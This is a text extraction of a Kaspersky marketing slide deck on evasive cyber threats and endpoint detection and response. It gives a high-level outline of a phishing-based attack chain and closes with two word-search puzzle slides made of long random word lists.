

# Be Anti-Evasive

**understand how advance EDR enhance  
security without exhausting IT Team**

Eric Kwok  
General Manager

**kaspersky**

# What we'll be talking about

- Commodity threats vs Evasive threats
- Evasive Attack example
- How to protect yourself
- Case Study



# Commodity threat vs Evasive threats

# Commodity threats

Classic viruses and malware

**AGAINST MALWARE**

## Very common

Broad attacks, covering 70-90% of all malware

## Prevention works well

Quality attack surface reduction is often enough for protection

## Relatively easy detection

Using traditional mechanisms of AV and Endpoint Protection Platforms (EPP)

---

What are evasive threats and why are they dangerous?

5

# Evasive threats

Malware  
Ransomware  
Financial spyware  
etc.

**AGAINST HACKER**

## Easy to obtain

Tools and methods for mounting evasive attacks are readily available to cybercriminals

## Hard to detect


Legitimate tools and other evasion techniques are used to gain access and add persistence

## More dangerous

Staying hidden gives threats more time to deal the most damage

## Evasive Attack example – with EPP

6



### Penetration

- p1** Compromised business email
- p2** Email sent to target company
- p3** Email attachment executed


### Installation

- i1** Initial malware package installed
- i2** C&C connection established
- i3** Packed payload download initiated

### Rooting

- r1** Payload assembled from components
- r2** Preparation for actions on objective and adding persistence

# Attack example – Consequences - EPP



\* - Command and Control

# Endpoint Detection and Response



Beyond “next-gen AV”



Provides visibility




Investigation tools



Rapid response



## 9





# How Kaspersky can help

kaspersky




# Kaspersky Integrated Next-Gen Endpoint Security


kaspersky

## Multi-layered defense against


- Fileless threats and script-based attacks
- Software exploits, rootkits
- Web miners and threats
- Network threats, mobile malware
- Ransomware
- Advanced threats
- And more...




Now EPP and EDR converge – Kaspersky EDR



## Key SOC Components



15



**BAD**



## Find “SUSPICIOUS” word

17

epistle, transceivers, ean, commonly, hst, unmanned, subordinated, manufactured, gazduire, course, privat, shoemaker, clamping, bgp, declaring, redenvelope, duh, objectivity, wellbeing, lattice, homemade, expos, vgn, mlii, brewers, click, minding, remover, disable, benetton, gila, rem, telecommunications, headlight, basket, schoolgirl, picnic, fungal, interbank, prejudice, hatch, restated, jag, bsu, boils, superbly, latinos, busta, brabant, creates, porting, kurosawa, scholes, stricter, rennie, brick, quarries, cua, tachycardia, televisions, chl, coasters, hifi, functionalities, atr, netflix, bored, akq, counterpart, riverview, microorganisms, ntl, referral, desnudos, sto, cuckold, depts, ldv, cris, choiceshirts, competent, genuinely, chords, comparatively, informazioni, subculture, mcu, sienna, redefining, gag, userinfo, katalog, xx, winnings, eos, infoplease, eds, flourished, janette, gpl, landlords, seidel, americanism, flashing, incarnation, spotters, sema, alternative, spikes, constructed, elementary, ain, marc, castro, chp, adjustment, clarify, counsellor, rafters, killing, econometrics, aag, umpire, wnba, nondiscrimination, nonl, vulcan, okt, seminole, sant, zed, potsdam, errands, cripple, reit, imprimir, tashkent, simply, premiere, certiorari, guys, alicia, work, naval, undulating, corazon, doan, panelists, donnie, lore, fib, handgun, aur, jurassic, hudson, mcveigh, ott, stabilize, dora, mai, listserv, culminated, pipes, interpretative, bahamian, bbci, shrunk, analysing, glides, pubsublike, possesses, questa, roseburg, mixers, seminole, tentatively, gretna, prawn, shuppan, synod, catechism, champlain, webring, cognitive, regenerated, movin, bcn, catheters, humbled, pay, symbols, datetime, ecd, peers, bank, assad, testi, support, admitted, newsfactor, crook, predictions, southampton, aop, fullsize, heir, notecards, ecp, haney, photogallery, sweatshirts, ria, off, kq, hollingsworth, amadeus, phony, geology, prevalence, elmer, preamps, volcanoes, yng, natures, soldering, sauvignon, bluegrass, unleash, ibook, denomination, avc, kenya, sprague, glut, minus, curricular, apprehensive, thinkstock, constellations, smeas, jazz, joints, latency, filibuster, notifies, henderson, heartburn, booking, regulates, walked, onnie, er, cynicism, summed, gw, gallerie, memset, maduro, crock, internship, speedy, fender, jingle, reduced, organ, stratford, schmid, academe, m, yl, positron, gilbert, despised, autopsy, executors, inspire, leominster, heidelberg, penitentiary, duo, lasso, headteacher, waterman, p, entrepreneur, plentiful, automated, operas, maul, shelved, inconvenience, sqft, winona, snohomish, bat, resultant, mages, aitken, fq, w, along, comme, energie, munich, uncovers, scuk, incl, sorta, wrappers, heisenberg, profiles, oxidation, entertaining, orf, ghraib, moh, w, devastated, stumps, rpath, prompting, foldable, fenders, driver, yann, kristina, biotechnology, sife, schroder, gaz, nikkel, chek, disbursements, , clauses, queued, confocal, kits, masts, seitz, leftists, improvisation, eurooffice, doubletree, drug, cmma, eric, m, a, d, felons, localisation, palliative, pissed, ezboard, joys, feathered, obvious, acqua, received, pcg, mackintosh, deploy, pentak, fior, connell, lemma, dnl, nightwish, slows, scouting, servetime, edmonds, trump, cutaway, waltham, escaping, condosaver, suffolk, circulate, wink, maybe, mountaineering, vhd, glyph, cookery, displacements, allposters, hornby, shadowy, confederation, **SUSPICIOUS**, laser, bcd, horrendous, weather, soliciting, buried, dbh, description, commodores, desire, sweaty, drew, heredity, assured, kinh, depositions, changer, bewitched, fucking, mathml, gestation, bursaries, beauties, abolish, bogen, perfor, bed, circadian, traviso, dynamism, exp, junior, abm, defun, agape, science, skillful, elicited, barron, lsb, letras, tackles, tft, cheyenne, movem, eisenhower, binoculars, decoupling, whirlpool, dwarfs, georgia, crunch, breakout, reiter, zooming, aussie, cob, hold, spectator, fur, telescope, nsu, litas, curtis, expatriates,

**SUSPICIOUS**

# Find “hacker” in one thousand Words

18

gatekeeper, subcutaneous, metatarsal, formerly, mutually, slatted, grips, arthropodan, megastern, kibbles, demure, speculation, jr, leggy, repairs, ferrets, keeler, morphological, svenka, jikken, keufen, hemispherical, argonne, fluted, aseton, oleum, eastbound, stages, alloyable, temper, anticipates, lipso, duag, sky, union, disapprove, spect, tobo, skewer, fane, nuthall, saw, patch, kippen, relievers, sch, hypocrite, about, grocer, fixed, glass, deepstart, luss, mawman, kugi, sonomon, salin, orthopedics, dit, stylite, dia, naptur, yip, durango, staining, hyacinth, xenonity, colony, baylornade, hardman, flus, roadster, fluted, ranches, sch, chla, rered, densed, waterbody, medist, potentials, infat, sleek, mip, ridges, qpt, murens, magister, encouragement, enforcements, holding, glora, pluck, busty, crikkers, sika, nestler, dissipate, spotted, lora, leal, covered, mattress, ametrade, right, apyllage, quattro, scarlett, rose, dill, duffie, disappointed, dewey, breathing, holden, firmed, foltnus, rheumatic, barfare, insane, creased, obidate, pediatrics, lila, detect, stabo, darion, soco, gill, hys, deformation, darling, video, goats, velumim, arabe, stann, gni, porches, giant, shopped, fashed, facts, baar, ablatens, nappin, watchers, liron, ornament, michelangelo, categorically, guapamine, yel, index, galloping, peachtree, red, double, jugat, briest, fleasight, haher, sana, wewene, sija, marten, howels, hulla, flow, extracurricular, constraints, kl, authoring, coon, speeding, metallic, richarches, clam, scolia, mayen, attenuated, reemst, microscopes, hamods, decline, wamt, such, saulet, noxe, dances, undertakes, zany, oliver, fuses, emard, bitan, discovering, kensor, grammy, grotesk, endure, transicion, paps, gating, effar, ferrosel, gni, waid, keane, iserima, probers, reaffirm, contour, ergo, wotth, shuggle, shokivel, goth, eh, reffiable, silverton, antirust, genocide, ejunat, look, jergon, no, dispatch, alameda, serpent, guardianship, tool, embarrassed, kl, po, arboard, conspiring, adonkey, hardwoods, twater, browned, saddle, bullock, perfecting, such, cmd, klee, impediments, mpoa, refractive, identifiable, sketel, grant, gallagher, museum, proximity, obsessive, repair, borrowed, airconditioning, turner, unavailable, pikes, at, shortstop, southern, multicenter, mofay, hma, hyatt, timbdrine, fluidity, content, shabben, treated, arlen, domes, mistour, sincerely, relin, apa, holiday, pty, equanets, har, stans, rug, pictures, landings, prepared, reprimand, letsur, arnhung, notat, tates, bayard, palladium, ac, reservation, sat, hamer, rearranging, turnable, nuovo, ibd, smut, yerdes, herx, isgrants, uninitialized, huzler, quaw, rights, pedestrians, pcy, unfeetfully, towner, milestones, explicit, evident, untranslated, kl, juky, janet, reconnoitered, misanthropia, hypomenia, doctore, malleering, hury, yeast, barthege, etext, naval, fyre, le, tes, waders, umbrighat, percentile, screen, peruse, courage, rhon, plate, alimnata, aund, omi, cad, cytotaxic, rock, culvert, house, statements, murner, driftwood, watanabe, zundat, vty, lewis, limnoliner, provoking, ensues, bdt, vanding, infogrums, nominal, whittling, completions, backin, talsey, spreading, lsr, anecdotal, forgiving, imprints, onetime, devel, videographer, hoping, comic, yelocopies, wedgelets, kithlen, curick, hydrologic, promiscuous, zulk, unfeetful, plentes, kays, selectims, stentry, xl, surveys, amolizers, atrevel, encrypted, urtic, pnd, thus, kung, misconnected, jamet, autocan, judged, bewildered, bowe, ranches, troyer, phonobok, v, at, pere, viking, raminda, pyle, fully, outflung, sune, comedian, roundabout, vad, rta, knitted, transformational, guilan, populated, zmk, annuans, zar, daron, obip, orienting, ibt, okaner, lts, fargodent, lts, kgo, mufins, ambitor, ac, shabot, keeper, teukin, apponiers, edna, kelly, backpacker, oskes, llt, autocorrection, twas, kelly, penwren, voverwhelmed, wylchango, kirkwood, wufid, sewer, crouther, mudding, bemb, grassle, dt, shaw, steron, oag, modeler, atary, kile, twoid, hoodie, fite, loasted, hendy, andise, wronched, curnighan, shes, cule, nty, signed, lewacht, dia, oshawa, gy, omc, colbester, kullitic, spencer, troy, approxima, chry, uniform, satisfied, daniel, lakawa, corpus, monashery, anus, heme, centrifugal, spin, granular, removing, testing, turntable, andores, dura, atropompos, mcode, chypule, bedded, trisadrum, dizon, fre, evolution, debates, threw, adjoyn, promote, envisage, darvica, accorded, properties, contrabutes, glase, red, clients, stationery, gnats, cooker, problematic, foalit, tonies, ng, battered, rdy, hangulog, treated, glucosamine, paul, klts, tpm, webber, certain, letary, ceramics, irrigation, mid, lgg, antiodol, duban, zmk, apogee, shawling, plantar, bol, summation, hacker, speedily, powertrain, precept, meaine, globus, vty, crowd, brig, arena, iplean, undertakings, picard, debatable, fid, sucher, nearut, jacobson, amproci, penetrated, rag, cawr, trends, beyond, janner, forest, tkung, ink, dafila, rcar, sfp, representational, aquatone, chine, yel, foci, emmator, surveying, accumulation, peruar, dimes, kaudy, sylvana, opt, economics, ecote, dandrew, steel, argusit, legats, an, deserve, plet, lit, waz, startpage, reus, hubdel, waterproof, bucknell, dora, lewly, mandala, effects, amax, amax, lga, marnaswe, manicus, mactay, helpful, guttate, confounding, dura, parkway, vet, deocer, bdt, architecture, pursued, whenever, ltr, unfair, march, megistos, mod, webblew, thermal, gusti, losada, yla, wexpony, tentenla, lls, headlamps, symbion, dithes, wibbowed, preference, comersu, embriehol, colossium, pegs, megontics, bto, sending, roaster, mep, nse, asa, gni, kender, ache, influence, vty, tal, mofroses, chrema, shaw, practiced, vaweta, nominating, shaker, parade, lettuce, embolon, compounding, rethink, decan, sherd, admission, predictably, shade, well, purines, telamc, green, advertising, vme, composer, pare, comole, cooderation, white, theses, psychopathology, skin, tuting, tollsted, bumper, cheer, ord, apointer, als, shre, heartily, oit, hippo, interoperable, salbia, herzog, artificially, modeland, timor, mac, reconders, shortus, ludewine, lucino, ontophyteremre, rising, rebound, geometric, atonua, veldamox, dwls, lra, zoedige, andronic, igh, dret, culture, bluefield, proceple, reytisicid, akuvie, interworking, therest, maddog, repeat, gaffney, nps, senitral, canos, broochila, responsibilities, v, pg, lalt, shawg, comfats, dnt, emonous, apprehended, wondale, facilozan, marcha, legos, mewing, rapels, orbit, prume, huffy, bates, kaudat, apertus, stauus, kart, fuselage, demonstrant, backley, temp, magnetization, senacy, quara, paviloco, nam, laguna, harmoning, fling, pig, marshall, survival, slngt, beach, bombardment, auditor, hardback, adup, reviewer, glack, transferred, fauoras, poisonous, matricious, refreshing, firchli, ardisuon, wafert, hai, receptor, audio, restarting, polycyrt, steffen, fusian, breach, downlad, lan, jennersman, opening, ucron, howett, craigpitt, brented, curling, sch, dr, ashew, pros, gynneth, koked, cenfawshira, riverboat, adronal, grasping, prototyping, frauor, cf, scrach, tabelopoun, konari, nated, tacion, kikas, skot, links, schowda, rhyming, verterata, presthuik, secrecy, boat, water, unread, puc, extavation, configured, addition, schaler, sensor, hen, tadalsli, gmaia, dariburg, supple, madigan, frankly, republican, ohhh, ac, coulay, lat, unleaded, breakup, treason, nonce, mahave, stublen, rounder, naict, managing, promotions, druso, npi, comax, effector, advice, optermed, augmented, reaser, wonder, pyramtal, conic, indle, jumpers, acquainted, wota, kapt, hummel, yicercita, kuz, dykes, adom, bergman, illustrator, nuance, freestanding, sealer, ibt, para, butterfly, maril, stowet, engler, psychosylus, mazer, influencing, dense, undetermined, puffy, cergat, omker, recover, safaris, holographic, omi, minus, telephones, stranger, countryside, 